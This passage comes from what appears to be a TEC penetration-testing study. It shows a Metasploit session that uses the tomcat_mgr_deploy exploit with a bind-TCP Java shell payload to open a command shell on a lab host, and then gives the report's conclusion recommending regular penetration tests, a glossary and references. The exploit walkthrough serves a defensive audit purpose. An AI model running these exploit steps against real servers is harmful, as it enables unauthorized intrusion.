msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat

```
USERNAME => tomcat
```

msf exploit(tomcat_mgr_deploy) > show payloads

```
Compatible Payloads
===================
  Name                      Disclosure Date  Rank    Description
  ----                      ---------------  ----    -----------
  generic/custom                             normal  Custom Payload
  generic/shell_bind_tcp                     normal  Generic Command Shell, Bind TCP Inline
  generic/shell_reverse_tcp                  normal  Generic Command Shell, Reverse TCP Inline
  java/meterpreter/bind_tcp                  normal  Java Meterpreter, Java Bind TCP Stager
  java/meterpreter/reverse_http              normal  Java Meterpreter, Java Reverse HTTP Stager
  java/meterpreter/reverse_https             normal  Java Meterpreter, Java Reverse HTTPS Stager
  java/meterpreter/reverse_tcp               normal  Java Meterpreter, Java Reverse TCP Stager
  java/shell/bind_tcp                        normal  Command Shell, Java Bind TCP Stager
  java/shell/reverse_tcp                     normal  Command Shell, Java Reverse TCP Stager
  java/shell_reverse_tcp                     normal  Java Command Shell, Reverse TCP Inline
```

msf exploit(tomcat_mgr_deploy) > set payload java/shell/bind_tcp

```
payload => java/shell/bind_tcp
```

msf exploit(tomcat_mgr_deploy) > exploit

```
[*] Started bind handler
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6447 bytes as 9y6nHLkO4xSmjQsOC.war ...
[*] Executing /9y6nHLkO4xSmjQsOC/dXkzhn.jsp...
[*] Undeploying 9y6nHLkO4xSmjQsOC ...
[*] Sending stage (2976 bytes) to 192.168.126.128
[*] Attempting to automatically select a target...
 [*] Command shell session 1 opened (192.168.126.1:1283 -> 192.168.126.128:4444) at 2014-08-13 12:18:36
+0530
```

ls

```
bin
boot
cdrom
dev
etc
home
initrd
```

```
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

ifconfig

```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f4:33:1d
          inet addr:192.168.126.128  Bcast:192.168.126.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef4:331d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1034 errors:0 dropped:0 overruns:0 frame:0
          TX packets:752 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:131127 (128.0 KB)  TX bytes:278723 (272.1 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:377 errors:0 dropped:0 overruns:0 frame:0
          TX packets:377 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:157905 (154.2 KB)  TX bytes:157905 (154.2 KB)
```

Abort session 1? [y/N] y

[*] 192.168.126.128 - Command shell session 1 closed. Reason: User exit

msf exploit(tomcat_mgr_deploy) >

6. Conclusion:

DoT vide its letters dated 31st May 2011 have amended the existing clauses of the licenses to address a few major security related issues. Clause no. 41.6A(i) of this amendment talks about **Network penetration testing** as a part of security policy of the licensee. However, based on the study, TEC recommends as follows:

“Vulnerability scans and penetration testing must be a part of the annual security audit to identify and analyse the impact of vulnerabilities and to ensure that the cyber controls are working. In addition to this, Penetration testing must also be undertaken after deployment of new infrastructure and applications as well as after major changes to infrastructure and applications e.g. changes to firewall rules, updating of firmware, patches and upgrades to software.

GLOSSARY

CVE	Comon Vulnerabilities & Exposures
DNS	Domain Name Server
FTP	File Transfer Protocol
HTTP	Hypertext transfer Protocol
IDS	Intrusion Detection system
IP	Internet protocol
LAN	Local Area Network
MSF	Metasploit Framework
OS	Operating System
OSVDB	Open Source Vulnerability data base
VM	Virtual Machine

REFERENCES

i. NIST Special Publication 800-42

ii. PTES guidelines from http://www.pentest-standard.org

iii. http://www.nmap.org

iv. http://www.metasploit.com

v. Metasploit penetration testing guide

vi. E-book on “Penetration testing Procedures” from eccouncil

vii. http://blog.opensecurityresearch.com

viii. Various video tutorials available on internet